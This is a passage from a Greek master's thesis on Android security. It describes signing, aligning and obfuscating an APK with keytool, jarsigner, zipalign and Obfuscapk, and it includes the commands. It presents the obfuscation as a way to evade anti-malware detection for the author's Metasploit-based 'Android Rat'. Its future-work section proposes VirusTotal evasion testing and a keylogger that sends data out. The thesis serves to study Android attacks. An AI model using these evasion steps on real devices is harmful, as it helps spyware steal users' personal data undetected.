```



Εικόνα 71 Keytool Tools

Το keystore παράγεται με την παρακάτω εντολή:

```
> keytool –genkey –V –keystore ~\[PATH]\key.keystore –alias argiris –keyalg RSA –keysize 2048 –validity 1000
```



Εικόνα 72 Create Keystore repo with Keytool

Επεξήγηση παραπάνω εντολής:

- **-genkey** - Παράγει το keystore αρχείο.
- **-keystore** - Καθορίζει το όνομα και την τοποθεσία keystore αρχείου που διαχειρίζεται το keytool.
- **-alias** - Alias ονομασία.
- **-keyalg** - Ο αλγόριθμος ο οποίος χρησιμοποιείται για την παραγωγή**.** Ο αλγόριθμος υπογραφής προέρχεται από τον αλγόριθμο του υποκείμενου ιδιωτικού κλειδιού. Εάν το υποκείμενο ιδιωτικό κλειδί είναι τύπου "DSA", ο προεπιλεγμένος αλγόριθμος υπογραφής είναι "SHA1withDSA" και εάν το υποκείμενο ιδιωτικό κλειδί είναι τύπου "RSA", ο προεπιλεγμένος αλγόριθμος υπογραφής είναι "MD5withRSA". Κατά τη δημιουργία ενός ζεύγους κλειδιών DSA, το μέγεθος κλειδιού πρέπει να κυμαίνεται από 512 έως 1024 bit και πρέπει να είναι πολλαπλάσιο των 64. Το προεπιλεγμένο μέγεθος κλειδιού για οποιονδήποτε αλγόριθμο είναι 1024 bit.
- **-sigalg** - Ο αλγόριθμος υπογραφής προέρχεται από τον αλγόριθμο του υποκείμενου ιδιωτικού κλειδιού: Αν το υποκείμενο ιδιωτικό κλειδί είναι τύπου "DSA", το ιδιωτικό κλειδί - sigalg είναι τύπου "RSA", το προεπιλεγμένο "sigalg" στο "MD5withRSA" .
- **-keysize** - Καθορίζει το μέγεθος κάθε κλειδιού που θα δημιουργηθεί.
- **-validity** - Περίοδος σε μέρες που το κλειδί θα είναι έγκυρο.

7.4 Jarsigner

Το εργαλείο jarsigner χρησιμοποιείται για δύο σκοπούς:

- Για την υπογραφή αρχείων JAR.
- Να επαληθεύσει τις υπογραφές και την ακεραιότητα των υπογεγραμμένων αρχείων JAR.

Η δυνατότητα του JAR επιτρέπει το packaging των class αρχείων, εικόνων, ήχων, και άλλων ψηφιακών δεδομένων σε ένα αρχείο για πιο γρήγορη και ευκολότερη κατανομή. Μια ψηφιακή υπογραφή είναι μια συμβολοσειρά από bits το οποίο υπολογίζεται από ορισμένα δεδομένα, και το ιδιωτικό κλειδί μιας οντότητας (εταιρεία, άνθρωπος, κλπ.). Όπως μια χειρόγραφη υπογραφή, μια ψηφιακή υπογραφή έχει πολλά χρήσιμα χαρακτηριστικά:

- Η αυθεντικότητά του μπορεί να επαληθευτεί, μέσω υπολογισμού που χρησιμοποιεί το δημόσιο κλειδί που αντιστοιχεί στο ιδιωτικό κλειδί που χρησιμοποιείται για τη δημιουργία της υπογραφής.
- Δεν μπορεί να γίνει πλαστογράφηση, υποθέτοντας ότι το ιδιωτικό κλειδί παραμένει μυστικό.
- Είναι συνάρτηση των δεδομένων που υπογράφονται και, ως εκ τούτου, δεν μπορεί να ισχυριστεί ότι είναι η υπογραφή και για άλλα δεδομένα.
- Δεν είναι δυνατή η αλλαγή των υπογεγραμμένων δεδομένων.


Εργαλεία που συμπεριλαμβάνονται στο jarsigner package:

```
> jarsigner
```

Εικόνα 73 Jarsigner Tools

Προκειμένου να δημιουργηθεί η υπογραφή μιας οντότητας για ένα αρχείο, η οντότητα πρέπει πρώτα να έχει ένα συζευγμένο δημόσιο/ιδιωτικό κλειδί, καθώς και ένα ή περισσότερα πιστοποιητικά που επικυρώνουν το δημόσιο κλειδί της. Ένα πιστοποιητικό είναι μια ψηφιακά υπογεγραμμένη δήλωση από μία οντότητα, που δηλώνει ότι το δημόσιο κλειδί κάποιας άλλης οντότητας έχει μια συγκεκριμένη τιμή. Το jarsigner χρησιμοποιεί πληροφορίες κλειδιού και πιστοποιητικού από ένα keystore για τη δημιουργία ψηφιακών υπογραφών για αρχεία JAR. Το keystore είναι μια βάση δεδομένων ιδιωτικών κλειδιών και των σχετικών πιστοποιητικών X.509 που πιστοποιούν τα αντίστοιχα δημόσια κλειδιά. Το βοηθητικό πρόγραμμα keytool χρησιμοποιείται για τη δημιουργία και διαχείριση κλειδιών. Το jarsigner χρησιμοποιεί το ιδιωτικό κλειδί μιας οντότητας για να δημιουργήσει μια υπογραφή. Το υπογεγραμμένο αρχείο JAR περιέχει, μεταξύ άλλων, αντίγραφο του πιστοποιητικού από το κλειδί για το δημόσιο κλειδί που αντιστοιχεί στο ιδιωτικό κλειδί που χρησιμοποιείται για την υπογραφή του αρχείου. Το jarsigner μπορεί να επαληθεύσει την ψηφιακή υπογραφή του υπογεγραμμένου αρχείου JAR χρησιμοποιώντας το πιστοποιητικό στο εσωτερικό του. Προς το παρόν, ο jarsigner μπορεί να υπογράψει μόνο αρχεία JAR που δημιουργήθηκαν JDK jar tool ή zip files. [25]

```
> jarsigner –verbose –sigalg SHA1withRSA –digestalg SHA1 –keystore ~\[PATH]\base.apk argiris
```




Εικόνα 74 Sign APK with Jarsigner

Επεξήγηση της παραπάνω εντολής:

- **-sigalg** - Ο αλγόριθμος υπογραφής προέρχεται από τον αλγόριθμο του υποκείμενου ιδιωτικού κλειδιού, αν το υποκείμενο ιδιωτικό κλειδί είναι τύπου "DSA", το ιδιωτικό κλειδί - sigalg είναι τύπου "RSA", το προεπιλεγμένο "sigalg" στο "MD5withRSA" .
- **-digestalg** - Ο αλγόριθμος ασφαλούς κατακερματισμού που θα χρησιμοποιηθεί.
- **-keystore** - Το σημείο που βρίσκεται το keystore.
- **-alias** - Το alias που είχε χρησιμοποιηθεί στο keystore.
- **-passphrase** - Το passphrase που είχε χρησιμοποιηθεί για το keystore.

7.5 Zipalign

Το zipalign είναι ένα εργαλείο που παρέχει σημαντική βελτιστοποίηση σε αρχεία εφαρμογών Android (APK). Το όφελος είναι η μείωση της ποσότητας RAM που καταναλώνεται κατά την εκτέλεση της εφαρμογής.




Εικόνα 75 Zipalign APK

```
> zipalign –v 4 ~/[PATH]/base.apk
```

Το <alignment> είναι ένας ακέραιος που καθορίζει τα όρια ευθυγράμμισης byte. Αυτό πρέπει πάντα να είναι 4 (το οποίο παρέχει ευθυγράμμιση 32-bit), αλλιώς δεν κάνει τίποτα. [26]

7.6 Obfuscapk

Είναι ένα εργαλείο το οποίο έχει δημιουργηθεί με την γλώσσα python και περιπλέκει τον κώδικα σε ένα APK. Η λειτουργία του obfuscated APK παραμένει ίδια όπως πριν εφαρμοσθεί το obfuscation. Όταν το εργαλείο ξεκινά να επεξεργάζεται ένα νέο Android αρχείο, δημιουργεί ένα obfuscated αντικείμενο για να αποθηκεύσει όλες τις απαραίτητες πληροφορίες όπως (τοποθεσία του decompiled smali κώδικα) και την εσωτερική κατάσταση των λειτουργιών (την λίστα με τους ήδη obfuscators που χρησιμοποιήθηκαν). Τότε το obfuscation αντικείμενο περνάει ως παράμετρο στην μέθοδο obfuscate σε όλους τους ενεργούς obfuscators. [27]



Εικόνα 76 Obfuscapk Architecture [19]

Παρακάτω γίνεται χρήση του Obfuscapk με χρήση τριών διαφορετικών obfuscators σε ένα συγκεκριμένο APK αρχείο.

```
> py -3 -m obfuscapk.cli -o Rebuild -o NewSignature -o RandomManifest ~\[PATH]\base.apk
```

7.6.1 Τετριμμένες τεχνικές

Είναι οι πιο απλές τεχνικές, δεν είναι στην πραγματικότητα obfuscations αλλά μπορούν να ξεγελάσουν κάποια signature-based anti-malware εργαλεία και είναι τα εξής: [27]

- **NewSignature** - Στην ουσία υπογράφει και εφαρμόζει zipalign στο νέο APK.
- **RandomManifest** - Χωρίς να αλλάζει την δομή του xml αρχείου AndroidManifest.xml αλλάζει την σειρά. Με αυτόν τον τρόπο αλλάζει το hash του AndroidManifest.xml αρχείου και τέλος παραπλανάει τις αναλύσεις N-gram.
- **Rebuild** - Ο δυαδικός κώδικας που περιέχεται στο αρχείο classes.dex μπορεί να αποσυναρμολογηθεί και να συναρμολογηθεί και να πάρει νέα έκδοση το αρχείο.

7.6.2 Μη τετριμμένες τεχνικές

Οι μη τετριμμένες τεχνικές είναι πιο περίπλοκες αλλά έχουν χαμηλότερα ποσοστά ανίχνευσης από τα anti-malware εργαλεία, οι μη τετριμμένες τεχνικές μπορούν να διαιρεθούν σε τέσσερις κατηγορίες όπως: [27]

- **Renaming** - Στην ανάπτυξη λογισμικού τα ονόματα των αναγνωριστικών (variable names, function names κλπ.) θα πρέπει να βγάζουν νόημα ώστε ο κώδικας να είναι ευανάγνωστος και συντηρήσιμος. Παρόλα αυτά τα κανονικά ονόματα μπορεί να δίνουν πληροφορίες για τις εκάστοτε λειτουργίες. Η τεχνική του renaming αντικαθιστά κάθε αναγνωριστικό με ένα και χωρίς νόημα ονομασία. Η μετονομασία των πεδίων δεν έχει μειονεκτήματα αλλά των όσο αφορά των κλάσεων, θα πρέπει να ενημερωθεί και το αρχείο AndroidManifest.xml
- **Encryption** - Ένα αρχείο APK μπορεί να περιέχει resources τα οποία θα ζητηθούν κατά τον χρόνο εκτέλεσης από τον προγραμματιστή. Τέτοιου είδους resources μπορούν να κρυπτογραφηθούν & αποκρυπτογραφηθούν κατά το χρόνο εκτέλεσης. Σε αυτήν την περίπτωση ο επιτιθέμενος χρειάζεται επιπλέον να βρει το κλειδί αποκρυπτογράφησης πριν διαβάσει τα resources. Και η επίδοση της εφαρμογής δεν είναι η καλύτερη επειδή χρειάζεται επιπρόσθετους υπολογισμούς. Έτσι παράγει ένα 32-bit κλειδί χρησιμοποιώντας ASCII γράμματα και ψηφία.
- **Code** - Αυτή η κατηγορία περιέχει όλες τις obfuscation τεχνικές που επηρεάζουν τις οδηγίες μέσα στο αρχείο classes.dex. Τέλος, επηρεάζουν και κρύβουν την συμπεριφορά της εφαρμογής.
- **DebugRemoval** - Αυτή η τεχνική απλά αφαιρεί τα debug meta-data. Η αφαίρεση της debug πληροφορίας, όπως αριθμοί γραμμών, τύποι, ονομασίες μεθόδων, μειώνουν το ποσοστό χρήσιμων πληροφοριών για την διαδικασία της αντίστροφης μηχανικής.
- **CallIndirection** - Αυτή η τεχνική μετατρέπει το control-flow (έλεγχος ροής) γράφημα, χωρίς να επηρεάζει την δομή τους, προσθέτει νέες μεθόδους που καλούν της κανονικές. Για

παράδειγμα, μια επίκληση στην μέθοδο m1 θα αντικατασταθεί από μια νέα wrapper m2 που όταν κληθεί καλεί την m1.

- **GoTo** - Δεδομένης μιας μεθόδου, εισάγει μια εντολή goto που δείχνει το τέλος της μεθόδου και ένα άλλο goto που δείχνει μετά το πρώτο goto, τροποποιεί το CFG προσθέτοντας δύο νέους κόμβους.
- **Reorder** - Αυτή η τεχνική συνίσταται στην αλλαγή της σειράς των βασικών block στον κώδικα. Όταν βρεθεί μια εντολή κλάδου, η κατάσταση αναστρέφεται (π.χ., «if lower than», γίνεται «if greater or equal than») και τα βασικά block αναδιατάσσονται αναλόγως.
- **ArithmeticBranch** - Τεχνική εισαγωγής άχρηστου κώδικα (junk code).
- **Nop** - Συντομογραφία για μη λειτουργία, είναι μια ειδική οδηγία που δεν κάνει τίποτα. Αυτή η τεχνική εισάγει απλώς τυχαίες οδηγίες (δηλ. ανεπιθύμητος κώδικας) σε κάθε εφαρμογή μεθόδου.
- **MethodsOverload** - Εκχωρήσει το ίδιο όνομα σε διαφορετικές μεθόδους, αλλά χρησιμοποιώντας διαφορετικές παραμέτρους. Δεδομένης μιας ήδη υπάρχουσας μεθόδου, αυτή η τεχνική δημιουργεί μια νέα μέθοδο void με το ίδιο όνομα και παραμέτρους, αλλά προσθέτει επίσης νέες τυχαίες παραμέτρους. Στη συνέχεια, το σώμα της νέας μεθόδου γεμίζει με τυχαίες αριθμητικές οδηγίες.
- **Reflection** - Αναλύει τον κώδικα κοιτώντας για κλήσεις μεθόδων της εφαρμογής, αγνοώντας τις κλήσεις στο Android framework. Αυτές οι κλήσεις θα ανακατευθυνθούν σε προσαρμοσμένες μεθόδους που με την σειρά τους θα καλέσουν τις κανονικές μεθόδους χρησιμοποιώντας το Reflection API.

8. Επίλογος και Συμπεράσματα

Στην παρούσα Μεταπτυχιακή Διατριβή παρουσιάσαμε το λειτουργικό σύστημα Android και τα βασικά μέρη τα οποία αποτελούν μια Android εφαρμογή. Όπως αναφερθήκαμε και στην Εισαγωγή ο αριθμός των ενεργών χρηστών και η παραγωγή εφαρμογών στο Android αυξάνεται συνεχώς. Με βάση τα παραπάνω, είναι λογικό να αυξάνεται ο αριθμός των επιθέσεων καθώς σε αρκετές περιπτώσεις οι δημιουργοί αγνοούν ή δεν γνωρίζουν τις σωστές πρακτικές για την δημιουργία ασφαλών εφαρμογών, όπου ασφάλεια σημαίνει διασφάλιση της εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας.

Σε καμία περίπτωση κανένας χρήστης δεν θέλει τα προσωπικά του δεδομένα, όπως για παράδειγμα κωδικοί για κοινωνικά δίκτυα, κωδικοί που αφορούν πιστωτικές κάρτες, σημαντικά έγγραφα εργασίας, οπτικοακουστικό υλικό, πληροφορίες για τις τοποθεσίες που επισκέπτεται να γίνουν διαθέσιμα σε τρίτους. Για τον παραπάνω λόγο δείξαμε τις βασικές πτυχές για το πως λειτουργεί το μοντέλο ασφάλειας στο Android, σε επίπεδο λειτουργικού συστήματος καθώς και σε επίπεδο εφαρμογής.

Στα τελευταία κεφάλαια δείξαμε πως ακόμα και ένας μέσος χρήστης χωρίς ιδιαίτερες γνώσεις μπορεί να χρησιμοποιήσει την ειδικά σχεδιασμένη για αυτό το σκοπό εφαρμογή Android Rat η οποία εκμεταλλεύεται τις δυνατότητες του metasploit framework για να αντλήσει προσωπικά δεδομένα από μια συσκευή που χρησιμοποιεί λειτουργικό σύστημα Android με ένα καλό ποσοστό επιτυχίας αποφυγής ανίχνευσης από αρκετές εφαρμογές antivirus.

Τέλος, αυτό που θα ήταν ιδανικό για τον χρήστη ώστε να προστατέψει την συσκευή του από το να παραβιαστεί από κάποιον τρίτο, με συνέπεια να διαρρεύσουν προσωπικά του δεδομένα είναι μια σειρά από απλές ενέργειες. Μερικές από αυτές είναι, να μην συνδέεται σε άγνωστα ανοιχτά Wi-Fi, να πραγματοποιεί τις τελευταίες ενημερώσεις του λειτουργικού συστήματος, να έχει εγκατεστημένη εφαρμογή antivirus η οποία έχει μεγάλο ποσοστό ανίχνευσης κακόβουλων εφαρμογών, να μην παρέχει φυσική πρόσβαση της συσκευής του σε τρίτους, να πραγματοποιεί έλεγχο για πιθανή μειωμένη απόδοση της συσκευής του, πράγμα το οποίο σημαίνει ότι πιθανός επιπλέον διεργασίες εκτελούνται εκείνη την στιγμή. Και τέλος, να κατεβάζει εφαρμογές μόνο από έγκυρες και έμπιστες πηγές.

Εφαρμόζοντας όλα τα παραπάνω δεν σημαίνει πάντα ότι θα είμαστε απόλυτα ασφαλής, αλλά θα ήμαστε ασφαλής σε έναν πολύ ικανοποιητικό βαθμό, διότι όπως γνωρίζουμε απόλυτη ασφάλεια δεν υπάρχει και δεν θα υπάρξει ποτέ.

8.1 Μελλοντική Επέκταση

Αυτό το έργο μπορεί να αποτελέσει αφετηρία για μεταγενέστερες διατριβές ή έργα που στοχεύουν στην προσθήκη περισσότερων χαρακτηριστικών και βελτίωση του εργαλείου. Μερικά από τα ζητήματα που θα μπορούσαν να γίνουν μελλοντικά είναι τα εξής:

- Επέκταση των στοχευμένων συστημάτων, λόγω του ότι αυτή την στιγμή η εφαρμογή λειτουργεί μόνο για το Android.
- Προσθήκη αυτοματοποιημένη διαδικασίας μεταξύ του Android Rat και VirusTotal για τον έλεγχο του ποσοστού αποφυγής των payload από τα antivirus λογισμικά.
- Προσθήκη διαδικασίας καταγραφής πληκτρολογίου της συσκευής και αποστολή των δεδομένων στον server.

Παράρτημα

[1] J.F DiMarzio (2017). Beginning Android Programming with Android Studio John Wiley & Sons, Inc. pp.2-4

[2] Android – Activities | Tutorialpoint URL: https://www.tutorialspoint.com/android/android_acitivities.htm, προσπελάστηκε στις 19/04/20

[3] Android – Services | Tutorialpoint URL: https://www.tutorialspoint.com/android/android_services.htm, προσπελάστηκε στις 19/04/20

[4] Android – Content Providers | Tutorialpoint URL: https://www.tutorialspoint.com/android/android_content_providers.htm, προσπελάστηκε στις 19/04/20

[5] Android – Broadcast Receivers | Tutorialpoint URL: https://www.tutorialspoint.com/android/android_broadcast_receivers.htm, προσπελάστηκε στις 19/04/20

[6] Intents & Intent Filters URL: https://developer.android.com/guide/components/intents-filters, προσπελάστηκε στις 19/04/20

[7] Nicolay Elenkov (2017). Android Security Internals An In-Depth Guide to Androids Security Architecture William Pollock, Inc. pp.3-4

[8] The Zygote Process – Masters on Mobile – Medium URL: https://medium.com/masters-on-mobile/the-zygote-process-a5d4fc3503db, προσπελάστηκε στις 19/04/20

[9] Nicolay Elenkov (2017). Android Security Internals An In-Depth Guide to Androids Security Architecture William Pollock, Inc. pp.3-4

[10] Michael Heinl, “Android Security”, Bachelor’s Thesis, Department of Media and Information Technology, 2015

[11] Android Version History - Wikipedia, URL: https://en.wikipedia.org/wiki/Android_version_history, προσπελάστηκε στις 24/04/20

[12] Android Intents & Intent Filters, URL: https://www.tutorialspoint.com/android/android_intents_filters.htm, προσπελάστηκε στις 24/04/20

[13] Metasploit Architecture – Metasploit Unleashed, URL: https://www.offensive-security.com/metasploit-unleashed/metasploit-architecture/ , προσπελάστηκε στις 21/04/20

[14] Shaurya Chakra (2016). Mastering Metasploit, Packt Publishing, Inc. pp.83-84

[15] Repository Pattern C#, URL: http://www.veloxcore.com/repository-pattern-csharp-entity-framework/ , προσπελάστηκε στις 21/04/20

[16] JSON Web Tokens – jwt.io, URL: https://jwt.io/ , προσπελάστηκε στις 21/04/20

[17] ID Token Authentication with Firebase, Node Js (Explained, Github) | by Harun Resit | Medium, URL: https://medium.com/@harunrst11/id-token-authentication-with-firebase-node-js-explained-github-9ff86578ed89 , προσπελάστηκε στις 21/04/20

[18] VirusTotal, URL: https://www.virustotal.com/gui/home , προσπελάστηκε στις 21/04/20

[19] Simone Aonzo, Gabriel Claudiu, Luca Verderame, Alession Merlo (2020). Obfuscapk: An open-source black-box obfuscation tool for android.

[20] Android Hacking and Security, Part 3: Exploiting Broadcast Receivers, URL: https://resources.infosecinstitute.com/android-hacking-security-part-3-exploiting-broadcast-receivers/#gref , προσπελάστηκε στις 14/05/20

[21] Android Hacking and Security, Part 1: Exploiting Activities, URL: https://resources.infosecinstitute.com/android-hacking-security-part-1-exploiting-securing-application-components/#gref , προσπελάστηκε στις 14/05/20

[22] Android Hacking and Security, Part 2: Exploiting Content Providers, URL: https://resources.infosecinstitute.com/android-hacking-security-part-2-content-provider-leakage/ , προσπελάστηκε στις 14/05/20

[23] Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A. Ridley, Georg Wicherski (2014). Android Hackers Handbook John Wiley & Sons, Inc. pp.415

Βιβλιογραφία και Αναφορές

[1] Android Version History - Wikipedia, URL: https://en.wikipedia.org/wiki/Android_version_history, προσπελάστηκε στις 24/04/20

[2] Michael Heinl, “Android Security”, Bachelor’s Thesis, Department of Media and Information Technology, 2015

[3] J.F DiMarzio (2017). Beginning Android Programming with Android Studio John Wiley & Sons, Inc. pp.2-4

[4] Android – Wikipedia, URL: https://el.wikipedia.org/wiki/Android, προσπελάστηκε στις 24/04/20

[5] Android – Architecture – Tutorialspoint, URL: https://www.tutorialspoint.com/android/android_architecture.htm, προσπελάστηκε στις 19/04/20

[6] Application Fundamentals, URL: https://developer.android.com/guide/components/fundamentals, προσπελάστηκε στις 19/04/20

[7] Android – Intents and Filters – Tutorialspoint, URL: https://www.tutorialspoint.com/android/android_intents_filters.htm, προσπελάστηκε στις 19/04/20

[8] The Zygote Process – Masters on Mobile – Medium URL: https://medium.com/masters-on-mobile/the-zygote-process-a5d4fc3503db, προσπελάστηκε στις 19/04/20

[9] Nicolay Elenkov (2017). Android Security Internals An In-Depth Guide to Androids Security Architecture William Pollock, Inc. pp.3-4, pp.320-324.

[10] Elad Shapira (2014). Learning Pentesting for Android Devices A practical guide to learning penetration testing for android devices and applications Packt Publishing Ltd., Inc. pp.18-19

[11] Android Forensics Analysis – Unleash Hidden Evidence, URL: https://www.dataforensics.org/android-phone-forensics-analysis/, προσπελάστηκε στις 21/04/20

[12] Security-Enchanced Linux In Android | Android Opensource Project URL: https://source.android.com/security/selinux, προσπελάστηκε στις 25/04/20

[13] Application Sandbox | Android Tutorials URL: https://source.android.com/security/app-sandbox, προσπελάστηκε στις 21/04/20

[14] Permissions overview URL: https://developer.android.com/guide/topics/permissions/overview, προσπελάστηκε στις 21/04/20

[15] Capability-based security - Wikipedia URL: https://en.wikipedia.org/wiki/Capability-based_security , προσπελάστηκε στις 14/05/20

[16] Module Msf::RPC – Documentation by Yard 0.9.25, URL: https://rapid7.github.io/metasploit-framework/api/Msf/RPC.html , προσπελάστηκε στις 14/05/20

[17] Shaurya Chakra (2016). Mastering Metasploit, Packt Publishing, Inc. pp.83-84

[18] David Kennedy, Jim O’ Gorman, Devon Kearns, Mati Aharoni (2011). Metasploit The Penetration Tester’s Guide, William Pollock, Inc. pp.7-10

[19] Metasploit Framework, URL: https://metasploit.help.rapid7.com/docs/msf-overview, προσπελάστηκε στις 14/05/20

[20] Mobile Operating System Market Share WorldWide | StatCounter Global Stats, URL: https://gs.statcounter.com/os-market-share/mobile/worldwide , προσπελάστηκε στις 14/05/20

[21] Metasploit RPC API Guide – metasploit-rpc-api-guide-pdf-1.pdf, URL: https://blog.ehcgroup.io/wp-content/uploads/2017/08/metasploit-rpc-api-guide-1.pdf , προσπελάστηκε στις 14/05/20

[22] Repository Design Pattern. The Repository Patterns is one of the.. | by Per-Erik Bergman | Medium, URL: https://medium.com/@pererikbergman/repository-design-pattern-e28c0f3e4a30 , προσπελάστηκε στις 14/05/20

[23] Apktool | Penetration Testing Tools, URL: https://tools.kali.org/reverse-engineering/apktool , προσπελάστηκε στις 14/05/20
[24] Keytool – Unix, Linux Command – TutorialsPoints, URL: https://www.tutorialspoint.com/unix_commands/keytool.htm , προσπελάστηκε στις 14/05/20
[25] Jarsigner – Unix, Linux Command, URL: https://www.tutorialspoint.com/unix_commands/jarsigner.htm , προσπελάστηκε στις 14/05/20
[26] Zipalign | Android Developers, URL: https://developer.android.com/studio/command-line/zipalign , προσπελάστηκε στις 14/05/20
[27] Simone Aonzo, Gabriel Claudiu, Luca Verderame, Alession Merlo (2020). Obfuscapk: An open-source black-box obfuscation tool for android
[28] MSFvenom | Metasploit Unleashed, URL: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ , προσπελάστηκε στις 14/05/20
[29] D2jar | Penetration Testing Tool, URL: https://tools.kali.org/reverse-engineering/dex2jar , προσπελάστηκε στις 14/05/20
[30] Brandon Perry (2017). Grey Hat C# A Hackers Guide to Creating and Automating Security Tools, William Pollock, Inc. pp.207-222
[31] Android Hacking and Security, Part 3: Exploiting Broadcast Receivers, URL: https://resources.infosecinstitute.com/android-hacking-security-part-3-exploiting-broadcast-receivers/#gref , προσπελάστηκε στις 14/05/20
[32] Android Hacking and Security, Part 1: Exploiting Activities, URL: https://resources.infosecinstitute.com/android-hacking-security-part-1-exploiting-securing-application-components/#gref , προσπελάστηκε στις 14/05/20
[33] Android Hacking and Security, Part 2: Exploiting Content Providers, URL: https://resources.infosecinstitute.com/android-hacking-security-part-2-content-provider-leakage/ , προσπελάστηκε στις 14/05/20
[34] <service> | Android Developer, URL: https://developer.android.com/guide/topics/manifest/service-element , προσπελάστηκε στις 14/05/20
[35] <application> | Android Developer, URL: https://developer.android.com/guide/topics/manifest/application-element , προσπελάστηκε στις 14/05/20